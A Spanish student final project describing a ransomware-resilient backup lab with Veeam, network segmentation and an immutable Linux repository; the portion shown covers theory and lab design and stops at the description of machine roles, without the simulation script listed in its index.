

Sistema de copias de seguridad frente a ataques ransomware en un entorno empresarial

PROYECTO FIN DE CICLO DE 2º ASIR



Índice

1. INTRODUCCIÓN.....	4
1.1 CONTEXTO DEL PROYECTO	6
1.2 OBJETIVOS Y ALCANCE DEL SISTEMA.....	7
2. MARCO TEÓRICO.....	8
2.1 COPIAS DE SEGURIDAD	8
2.2 CIFRADO DE DATOS	10
2.3 RESILIENCIA EMPRESARIAL Y RECUPERACIÓN ANTE DESASTRES (RPO Y RTO)	12
2.4 SOFTWARE DE BACKUP: VEEAM BACKUP & REPLICATION	13
2.5 REPOSITORIOS INMUTABLES	15
2.6 RANSOMWARE	15
2.6.1 Ejemplo real de ransomware	17
3. DISEÑO DEL SISTEMA Y ARQUITECTURA DEL LABORATORIO	17
3.1 VIRTUALIZACIÓN PARA LABORATORIOS: VMWARE WORKSTATION.....	17
3.2 DESCRIPCIÓN DE LA INFRAESTRUCTURA DE LABORATORIO	18
3.3 ROLES DE CADA MÁQUINA VIRTUAL	20
3.4 FLUJO DE BACKUP Y RESTAURACIÓN	21
4. METODOLOGÍA PRÁCTICA	23
4.1 PREPARACIÓN DE LAS MÁQUINAS VIRTUALES	23
4.1.1 Cliente Windows	24
4.1.2 Servidor Windows	25
4.1.3 Servidor Linux	25
4.2 CONFIGURACIÓN DEL ENTORNO VIRTUAL	26
4.2.1 Cliente Windows	27
4.2.2 Servidor Windows	29
4.2.3 Servidor Linux	32
4.3 IMPLEMENTACIÓN DE BACKUPS CON VEEAM	35
4.3.1 Instalación de Veeam.....	35
4.3.2 Configuración del repositorio de backups	37
4.3.3 Creación de la carpeta compartida	40
4.3.4 Creación de las copias de seguridad	42
4.3.5 Programación de tareas y frecuencia.....	43
4.3.6 Ejecución y verificación del backup.....	45

4.3.7 Comprobación de la inmutabilidad del repositorio	47
4.4 SIMULACIÓN DE ATAQUE RANSOMWARE	49
4.4.1 Script.....	49
4.4.2 Archivos afectados.....	51
4.5 PROCESO DE RESTAURACIÓN	52
4.5.1 Restauración de archivos cifrados	52
4.5.2 Verificación de integridad	54
4.6 MEDICIÓN DE TIEMPOS Y OBJETIVOS (RTO Y RPO)	55
4.6.1 Tiempo necesario para recuperar los datos	55
4.6.2 Evaluación del RTO	57
4.6.3 Evaluación del RPO	57
5. ANÁLISIS DEL COMPORTAMIENTO DEL RANSOMWARE Y RESILIENCIA DEL SISTEMA.....	58
5.1 ALCANCE DEL ATAQUE EN EL LABORATORIO.....	58
5.2 LIMITACIONES DEL ATAQUE Y SEGMENTACIÓN DE RED	59
5.3 PROTECCIÓN DEL REPOSITORIO DE COPIAS	60
6. CONCLUSIÓN	60
7. REFERENCIAS BIBLIOGRÁFICAS	62
8. ÍNDICE DE TABLAS	64
9. ÍNDICE DE ILUSTRACIONES	64
10. ANEXO.....	67
10.1 SCRIPT USADO PARA LA SIMULACIÓN.....	67

1. Introducción

En los últimos años, la digitalización de las organizaciones ha incrementado la dependencia de los sistemas informáticos para el almacenamiento, procesamiento y gestión de la información. Empresas de todos los sectores utilizan infraestructuras tecnológicas para mantener operativos sus servicios, lo que convierte a los sistemas informáticos en un elemento crítico para el funcionamiento del negocio.

Esta dependencia también ha provocado un aumento significativo de las amenazas de ciberseguridad. Entre ellas, el ransomware se ha convertido en uno de los ataques más peligrosos para empresas y organizaciones. Este tipo de malware tiene como objetivo cifrar los datos de las víctimas para impedir su acceso, exigiendo posteriormente el pago de un rescate para recuperar la información. Como se puede observar en la Ilustración 1, un porcentaje significativo de empresas ha sufrido este tipo de ataques en los últimos años.




Ilustración 1. Porcentaje de empresas afectadas por un ataque ransomware en 2024.

Fuente: (OpenText, 2024).

Los ataques ransomware pueden provocar graves consecuencias para las organizaciones, incluyendo la pérdida temporal o permanente de información, pérdidas económicas, interrupción de servicios, daños reputacionales e incluso problemas legales si se ven comprometidos datos personales o confidenciales. Además, estos incidentes suelen provocar periodos de inactividad en los sistemas afectados, tal como se muestra en la Ilustración 2.




Ilustración 2. La duración media del tiempo de inactividad tras un ataque ransomware.

Fuente: (Petrosyan, 2024).

Ante este escenario, las estrategias de protección y recuperación de datos se han convertido en un elemento fundamental dentro de la gestión de infraestructuras informáticas. Entre estas estrategias, juegan un papel clave las copias de seguridad, también conocidas como backups, ya que permiten restaurar la información afectada por un incidente y reducir significativamente el impacto de un ataque.

1.1 Contexto del proyecto

Diversos estudios indican que el ransomware es actualmente una de las principales preocupaciones en materia de ciberseguridad para las organizaciones, ya que puede paralizar completamente la actividad de una empresa si no se dispone de mecanismos adecuados de recuperación.

Como se ha mencionado anteriormente, las copias de seguridad se han convertido en una de las medidas más importantes para mitigar el impacto de los ataques. No obstante, los ciberdelincuentes han comenzado a atacar también los sistemas de backup con el objetivo de impedir la recuperación de los datos y forzar así el pago del rescate. De hecho, algunos estudios señalan que más del 90% de los ataques de ransomware intentan comprometer o eliminar las copias de seguridad de las organizaciones. De la misma forma, el impacto económico de estos incidentes puede ser muy elevado, como se observa en la Ilustración 3.




Ilustración 3. Coste medio de rescate de un ataque ransomware.

Fuente: (Sophos, 2024).

1.2 Objetivos y alcance del sistema

El objetivo principal de este trabajo es diseñar e implementar un sistema de copias de seguridad resiliente frente a ataques ransomware dentro de un entorno empresarial simulado. Para ello, se construirá un laboratorio virtual que permita analizar cómo un sistema de backup correctamente configurado puede garantizar la recuperación de los datos tras un incidente de seguridad, minimizando el impacto sobre la actividad de la organización.

Este proyecto pretende demostrar la importancia de disponer de estrategias adecuadas de protección y recuperación de la información como parte de la gestión de la continuidad del negocio.

Para alcanzar este objetivo general, se establecen los siguientes objetivos específicos:

- Diseñar una infraestructura de laboratorio basada en virtualización que simule un entorno empresarial básico.
- Implementar un sistema de copias de seguridad utilizando software especializado de protección de datos, aplicado sobre una carpeta compartida en el servidor que simula el entorno de trabajo de los usuarios.
- Configurar un repositorio inmutable de copias que permita almacenar y gestionar los backups generados por el sistema.
- Simular un ataque ransomware controlado sobre una máquina cliente del entorno virtual.
- Evaluar el proceso de recuperación de los datos a partir de las copias de seguridad disponibles.
- Analizar el cumplimiento de los objetivos que se basan en medir la cantidad máxima de datos que se podrían perder (RPO), y el tiempo necesario para restaurar la información tras el incidente (RTO).
- Analizar el comportamiento del ransomware y la resiliencia del sistema.

El alcance del proyecto no incluye:

- La protección frente a amenazas distintas al ransomware.
- La integración de sistemas de backup en entornos empresariales reales con datos confidenciales.
- La implementación de políticas de seguridad avanzadas fuera del laboratorio virtual simulado.
- La recuperación frente a fallos de hardware físico, ya que el proyecto se desarrolla únicamente en máquinas virtuales.

2. Marco teórico

2.1 Copias de seguridad


El objetivo de las copias de seguridad es garantizar que los datos críticos de una organización puedan ser restaurados en caso de pérdida, corrupción, fallo de hardware, errores humanos o ataques de malware, incluyendo ransomware.

Tipos de copias de seguridad:

- **Copia completa:** se realiza un duplicado de todos los datos seleccionados en un momento determinado. Es la base de cualquier estrategia de backup, ya que permite restaurar los datos de manera directa sin depender de otras copias. Sin embargo, requiere mayor tiempo y espacio de almacenamiento.
- **Copia incremental:** se copian únicamente los archivos que han cambiado desde la última copia, ya sea completa o incremental. Esta estrategia reduce significativamente el tiempo de ejecución y el espacio necesario. Para restaurar los datos, es necesario combinar la copia completa inicial con todas las incrementales realizadas hasta el punto deseado.
- **Copia diferencial:** se copian todos los archivos que han cambiado desde la última copia completa, independientemente de las copias diferenciales intermedias. Esto permite una restauración más rápida que con las copias incrementales, ya que solo

se requiere la última copia completa y la última diferencial. Su desventaja es que consume más espacio que la copia incremental.

La Ilustración 4 permite comparar visualmente la eficiencia y el espacio requerido por cada estrategia de backup.



Estrategias de almacenamiento: la regla 3-2-1-1:

- **3 copias de los datos:** la original y al menos dos backups adicionales.
- **2 tipos de almacenamiento diferentes:** por ejemplo, un disco local y un almacenamiento en la nube.
- **1 copia fuera del sitio:** para proteger los datos frente a desastres físicos o ataques locales.
- **1 copia inmutable:** una copia protegida contra cualquier modificación o eliminación mientras dure el periodo de inmutabilidad configurado.

Esta estrategia es especialmente útil frente a ataques ransomware, ya que asegura que al menos una copia permanece segura y accesible, aunque otras sean comprometidas.

Tipos de almacenamiento:

- **Local:** en servidores, discos duros o NAS dentro de la propia organización. Permite restauraciones rápidas, pero puede estar expuesta a ataques físicos o lógicos.
- **Remoto o en la nube:** garantiza que los datos se mantengan seguros fuera del sitio físico de la empresa, protegiéndolos frente a desastres locales o accesos no autorizados.
- **Híbrida:** combina almacenamiento local y remoto para optimizar seguridad, rapidez y flexibilidad en la recuperación.

En el contexto de este proyecto, se trabajará con un sistema de copias de seguridad de almacenamiento local.

2.2 Cifrado de datos

El cifrado de datos es una técnica de seguridad utilizada para proteger la información mediante la transformación de su contenido en un formato ilegible para cualquier usuario que no disponga de la clave de descifrado. Este mecanismo permite garantizar la confidencialidad de la información, evitando que terceros no autorizados puedan acceder a los datos almacenados o transmitidos a través de una red.

El funcionamiento del cifrado se basa en el uso de algoritmos criptográficos, que aplican una serie de operaciones matemáticas sobre la información para generar una versión cifrada. Para recuperar el contenido original es necesario utilizar una clave criptográfica, que permite descifrar los archivos y devolverlos a su estado legible.

Existen dos grandes tipos de cifrado utilizados en los sistemas informáticos:

- **Cifrado simétrico:** utiliza una única clave para cifrar y descifrar la información. Este tipo de cifrado es muy eficiente y rápido, por lo que se utiliza habitualmente para proteger grandes volúmenes de datos. Sin embargo, presenta el inconveniente de que la clave debe compartirse de forma segura entre las partes que acceden a la información. La Ilustración 5 muestra el funcionamiento del cifrado simétrico.



Ilustración 5. Proceso de cifrado y descifrado de datos mediante cifrado simétrico.

- **Cifrado asimétrico:** utiliza dos claves diferentes, una clave pública y una clave privada. La clave pública puede compartirse libremente y se utiliza para cifrar los datos, mientras que la clave privada se emplea para descifrarlos. Este sistema ofrece mayor seguridad en el intercambio de información, aunque su rendimiento es peor al del cifrado simétrico. La Ilustración 6 muestra el funcionamiento del cifrado asimétrico.




Ilustración 6. Proceso de cifrado y descifrado de datos mediante cifrado asimétrico.

El cifrado juega un papel fundamental en la protección de la información en entornos empresariales, ya que permite salvaguardar datos sensibles frente a accesos no

autorizados. No obstante, esta misma tecnología también es utilizada por el malware de tipo ransomware, que cifra los archivos de las víctimas para impedir su acceso y exigir posteriormente el pago de un rescate a cambio de la clave de descifrado.

2.3 Resiliencia empresarial y recuperación ante desastres (RPO y RTO)

La resiliencia empresarial hace referencia a la capacidad de una organización para anticiparse, resistir y recuperarse de incidentes o situaciones adversas, manteniendo la continuidad de sus operaciones. En el ámbito de la ciberseguridad, la resiliencia implica disponer de mecanismos que permitan responder eficazmente ante incidentes como fallos de infraestructura, ataques informáticos o pérdida de información.

Uno de los elementos clave para garantizar la resiliencia empresarial es la implementación de estrategias de recuperación ante desastres, conocidas como Disaster Recovery (DR). Estas estrategias incluyen el conjunto de políticas, herramientas y procedimientos diseñados para restaurar los sistemas y los datos tras una interrupción grave.

Dentro de los planes de recuperación ante desastres destacan dos indicadores fundamentales:

- **RPO (Recovery Point Objective):** indica la cantidad máxima de datos que una organización está dispuesta a perder en caso de fallo, medida normalmente en tiempo. Por ejemplo, un RPO de 1 hora implica que el sistema de copias de seguridad debe permitir recuperar la información generada hasta una hora antes del incidente.
- **RTO (Recovery Time Objective):** representa el tiempo máximo que un sistema o servicio puede permanecer inactivo después de un incidente antes de que la organización sufra consecuencias críticas.

La relación entre RPO y RTO se representa en la Ilustración 7, donde se muestra el intervalo de pérdida de datos aceptable y el tiempo máximo permitido para restablecer el servicio tras un desastre.




Ilustración 7. Representación de los objetivos de recuperación RTO y RPO en un sistema de respaldo de datos.

La implementación de sistemas de copias de seguridad eficientes es uno de los pilares fundamentales dentro de las estrategias de recuperación ante desastres. Estos sistemas permiten restaurar la información y los servicios en un tiempo reducido, minimizando el impacto de incidentes como ataques ransomware, fallos de hardware o errores humanos.

2.4 Software de backup: Veeam Backup & Replication

Una de las herramientas más utilizadas en entornos empresariales para sistemas de backups es Veeam Backup & Replication, un software de protección de datos diseñado para realizar copias de seguridad, replicación de máquinas virtuales y recuperación ante desastres. Esta herramienta permite proteger infraestructuras virtualizadas y físicas, ofreciendo diferentes mecanismos de recuperación que reducen significativamente el tiempo de inactividad de los sistemas.

Entre las principales funcionalidades de Veeam Backup & Replication destacan:

- Creación automatizada de copias de seguridad de máquinas virtuales, servidores y estaciones de trabajo.
- Restauración rápida de sistemas y archivos, permitiendo recuperar datos individuales o máquinas completas.
- Gestión de repositorios de backup, donde se almacenan las copias de seguridad generadas por el sistema.
- Integración con entornos virtualizados, especialmente con plataformas como VMware o Hyper-V.
- Protección frente a ransomware, mediante funcionalidades como la inmutabilidad de los repositorios o la verificación automática de backups.

Además de sus funcionalidades principales, es importante tener en cuenta algunas características técnicas que influyen en su uso dentro de entornos empresariales.

- **Licencia:** se trata de un software comercial de pago, aunque dispone de versiones gratuitas o limitadas, como la Community Edition, orientadas a entornos de laboratorio, pruebas o pequeñas infraestructuras.
- **Compatibilidad:** se instala sobre sistemas operativos Windows, que actúan como servidor de gestión. Sin embargo, permite proteger tanto sistemas Windows como Linux.
- **Requisitos hardware:** lo recomendable es disponer de al menos 8 GB de memoria RAM, 4 núcleos de procesador y un sistema de almacenamiento rápido y escalable, especialmente en entornos donde se gestionen múltiples copias de seguridad o grandes volúmenes de datos.

En este proyecto, Veeam Backup & Replication se utilizará como la herramienta principal para la gestión de las copias de seguridad dentro del laboratorio virtualizado. Su implementación permitirá configurar repositorios de almacenamiento, generar backups de la carpeta compartida de la empresa y evaluar posteriormente el proceso de recuperación de los datos tras la simulación de un ataque ransomware.

2.5 Repositorios inmutables

En los sistemas modernos de protección de datos, los repositorios de copias de seguridad juegan un papel fundamental en la conservación de la información respaldada. Un repositorio de backup es el lugar donde se almacenan las copias generadas por el sistema de respaldo, permitiendo su posterior recuperación en caso de pérdida de datos o incidentes de seguridad.

Para hacer frente a los ataques ransomware, que intentan eliminar o comprometer las copias de seguridad, han surgido los repositorios inmutables, una tecnología que permite almacenar las copias de forma que no puedan ser modificadas ni eliminadas durante un periodo de tiempo determinado. Esto significa que, aunque un atacante obtenga acceso al sistema, no podrá alterar ni borrar las copias almacenadas mientras dure el periodo de inmutabilidad configurado.

La inmutabilidad de los datos se basa en mecanismos de protección que bloquean cualquier operación de modificación sobre los archivos de backup. De esta forma se garantiza que las copias de seguridad permanezcan intactas incluso ante ataques de malware, errores humanos o accesos no autorizados.

El uso de repositorios inmutables se ha convertido en una de las estrategias más eficaces para proteger los sistemas de backup frente a ransomware, ya que asegura la existencia de copias seguras a partir de las cuales se puede restaurar la información comprometida. Por este motivo, muchas soluciones modernas de copias de seguridad, como Veeam Backup & Replication, incorporan funcionalidades que permiten implementar repositorios inmutables utilizando sistemas de almacenamiento compatibles.

2.6 Ransomware

El ransomware es un tipo de malware diseñado para impedir el acceso a los datos o sistemas de una víctima mediante el cifrado de la información. El atacante intentará

propagarse a otros dispositivos conectados a la red, y una vez que los archivos han sido cifrados, mostrará un mensaje en el que se informa al afectado de que sus datos han sido bloqueados y se le indicará la cantidad de dinero que debe pagar para recuperarlos. En muchos casos también amenaza con publicar la información robada si la víctima no realiza el pago exigido. La Ilustración 8 muestra de forma simplificada las principales fases de un ataque ransomware.




Ilustración 8. Proceso típico de infección y cifrado en un ataque ransomware.

Los ataques ransomware suelen producirse a través de diferentes vectores de infección. Entre los métodos más comunes se encuentran los correos electrónicos de phishing que contienen archivos maliciosos, la explotación de vulnerabilidades en sistemas desactualizados o el acceso no autorizado a través de servicios expuestos a Internet, como escritorios remotos.

Debido al impacto que este tipo de incidentes puede tener en las organizaciones, la prevención y la capacidad de recuperación se han convertido en aspectos fundamentales dentro de las estrategias de ciberseguridad. Entre las medidas más eficaces para mitigar sus efectos se encuentran la implementación de copias de seguridad seguras, la actualización de los sistemas y la adopción de buenas prácticas de seguridad informática.

2.6.1 Ejemplo real de ransomware

El incidente sufrido por Change Healthcare en 2024 constituye uno de los casos más relevantes recientes dentro del ámbito del ransomware, especialmente por su impacto sistémico en el sector sanitario. El ataque fue atribuido al grupo de ransomware ALPHV/BlackCat y se originó mediante credenciales comprometidas utilizadas en un sistema de acceso remoto.

Este ataque no se limitó a la encriptación de datos, sino que obligó a la organización a desconectar sus sistemas para contener la propagación del malware. Esto provocó una interrupción masiva de servicios críticos de facturación, reclamaciones y gestión administrativa en Estados Unidos, afectando indirectamente a la continuidad de la atención médica.

Uno de los aspectos más relevantes del incidente es su dimensión a largo plazo, confirmándose que la brecha de seguridad afectó a aproximadamente 192 millones de personas, lo que lo convierte en uno de los mayores incidentes de exposición de datos sanitarios registrados hasta la fecha. Esto demuestra que, en este tipo de ataques, el impacto no finaliza con la interrupción inicial, sino que continúa durante meses en forma de análisis forense, notificaciones regulatorias y evaluación del alcance real.

3. Diseño del sistema y arquitectura del laboratorio

3.1 Virtualización para laboratorios: VMware Workstation

La virtualización es una tecnología que permite la creación de máquinas virtuales a partir de un mismo equipo físico. Cada máquina virtual funciona como un sistema independiente que dispone de sus propios recursos asignados, como memoria, almacenamiento, procesador y configuración de red.

El funcionamiento de la virtualización se basa en un software conocido como hipervisor, que actúa como intermediario entre el hardware del equipo y las máquinas

virtuales. Este software se encarga de gestionar los recursos del sistema y distribuirlos entre las diferentes máquinas virtuales que se ejecutan en el equipo anfitrión. De esta forma, cada máquina virtual puede operar como si fuera un equipo independiente. La Ilustración 9 muestra cómo un hipervisor permite ejecutar múltiples máquinas virtuales sobre un mismo equipo físico.



Ilustración 9. Funcionamiento de la virtualización mediante máquinas virtuales.

En el ámbito de la administración de sistemas y la ciberseguridad, la virtualización se utiliza con frecuencia para crear laboratorios de pruebas. VMware Workstation es una de las herramientas más utilizadas para estos entornos. Este software permite crear y gestionar máquinas virtuales, experimentar con configuraciones de red, asignar recursos de hardware específicos, analizar amenazas informáticas sin poner en riesgo infraestructuras reales, y generar instantáneas del estado del sistema para restaurarlo posteriormente si es necesario.

3.2 Descripción de la infraestructura de laboratorio

La infraestructura del laboratorio está compuesta por tres máquinas virtuales:

Máquina virtual	Sistema operativo	Rol principal
Cliente Windows		Equipo de un empleado donde se simula el ataque ransomware
Servidor Windows		Servidor de almacenamiento de datos con el software de backup (Veeam)
Servidor Linux		Repositorio inmutable de copias de seguridad

Tabla 1. Máquinas virtuales del laboratorio.

A nivel de red, la infraestructura se divide en dos segmentos diferenciados. Por un lado, una red principal en la que se encuentran el servidor Windows y el cliente, permitiendo la comunicación directa entre ambos. Por otro lado, una red secundaria destinada al almacenamiento de copias de seguridad, donde se ubica el servidor Linux y el servidor Windows. Este último dispone de dos interfaces de red, estando conectado tanto a la red principal como a la red de backup. De este modo, actúa como punto intermedio entre ambos segmentos, permitiendo la transferencia de datos hacia el repositorio de copias sin exponerlo directamente al cliente.

Esta separación de redes permite aislar el repositorio de backup del entorno de usuario, aumentando la seguridad y dificultando que un posible ataque pueda comprometer las copias almacenadas. El cliente, al no tener acceso directo a la red de backup, no puede interactuar con el servidor Linux, lo que limita el alcance de posibles amenazas.

De este modo, la infraestructura reproduce un escenario simplificado pero realista de entorno empresarial, en el que el acceso al sistema de copias de seguridad se encuentra controlado y restringido.

3.3 Roles de cada máquina virtual

El servidor Windows constituye el núcleo del sistema, ya que en él se centraliza la gestión de las copias de seguridad. En esta máquina se instala el software de backup, encargado de programar, ejecutar y supervisar los procesos de respaldo. Además, actúa como origen de los datos protegidos, almacenando la información en una carpeta compartida que simula el entorno de trabajo de los usuarios y que será incluida en las copias de seguridad. Este sistema también se encarga de establecer la comunicación con el repositorio de copias, enviando los datos a través de la red backup.

El servidor Linux, tiene como función principal almacenar las copias de seguridad generadas por el servidor Windows. En este servidor se configura el repositorio de copias, incorporando mecanismos de inmutabilidad, garantizando la integridad de las copias incluso en caso de acceso no autorizado.

